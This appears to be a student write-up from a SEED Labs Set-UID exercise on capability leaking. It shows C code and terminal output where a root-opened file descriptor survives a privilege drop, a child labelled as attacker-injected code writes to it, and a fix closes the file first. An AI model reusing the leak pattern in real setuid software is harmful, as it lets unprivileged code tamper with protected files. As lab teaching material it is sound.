


```
[10/14/19]seed@VM:~/.../suid$ sudo chmod 4755 task9.o
[10/14/19]seed@VM:~/.../suid$ ./task9.o
fd is 3
set uid to [1000]
closing parent process
closing CHILD process
[10/14/19]seed@VM:~/.../suid$ date
Mon Oct 14 00:17:03 EDT 2019
[10/14/19]seed@VM:~/.../suid$
```

To correct this we can close the file immeidately after the runtime usage of the file instead of forking and closing after the child process access the file.
Below is the code / screenshot to eliminate this attack vector:



```
void main()
{
    int fd;
    int uid;
/*
*
*
*
Assume that /etc/zzz is an important system file,
and it is owned by root with permission 0644.
Before running this program, you should creat
the file /etc/zzz first. */
fd = open("/tmp/file", O_RDWR | O_APPEND);
printf("fd is %d\n", fd);
if(fd == -1) {
printf("Cannot open /tmp/file\n");
exit(0);
}
/* Simulate the tasks conducted by the program */
sleep(1);
write (fd, "closing the file \n", 17);
close (fd);
/* After the task, the root privileges are no longer needed,
it's time to relinquish the root privileges permanently. */
uid=getuid();
setuid(getuid()); /* getuid() returns the real uid */
printf("set uid to [%d]\n", uid );
if (fork()) { /* In the parent process */
    printf("closing parent process\n");
    write (fd, "parent-process\n", 15);
    close (fd);
    exit(0);
} else { /* in the child process */
/* Now, assume that the child process is compromised, malicious
attackers have injected the following statements
into this process */
    printf("closing CHILD process\n");
    write (fd, "Malicious Data\n", 15);
    close (fd);
}
}
```



```
[10/14/19]seed@VM:~/.../suid$ gcc -o task9.o task9.c
task9.c: In function ‘main’:
task9.c:23:1: warning: implicit declaration of function ‘sleep’ [-Wimplicit-function-declaration]
 sleep(1);
 ^
task9.c:24:1: warning: implicit declaration of function ‘write’ [-Wimplicit-function-declaration]
 write (fd, "closing the file \n", 17);
 ^
task9.c:25:1: warning: implicit declaration of function ‘close’ [-Wimplicit-function-declaration]
 close (fd);
 ^
task9.c:28:5: warning: implicit declaration of function ‘getuid’ [-Wimplicit-function-declaration]
 uid=getuid();
     ^
task9.c:29:1: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
 setuid(getuid()); /* getuid() returns the real uid */
 ^
task9.c:31:5: warning: implicit declaration of function ‘fork’ [-Wimplicit-function-declaration]
 if (fork()) { /* In the parent process */
     ^
[10/14/19]seed@VM:~/.../suid$ sudo chown root task9.o
[10/14/19]seed@VM:~/.../suid$ sudo chmod 4755 task9.o
[10/14/19]seed@VM:~/.../suid$ echo "" > /tmp/file
[10/14/19]seed@VM:~/.../suid$ ./task9.o
fd is 3
set uid to [1000]
closing parent process
closing CHILD process
[10/14/19]seed@VM:~/.../suid$ cat /tmp/file

closing the file [10/14/19]seed@VM:~/.../suid$ 
```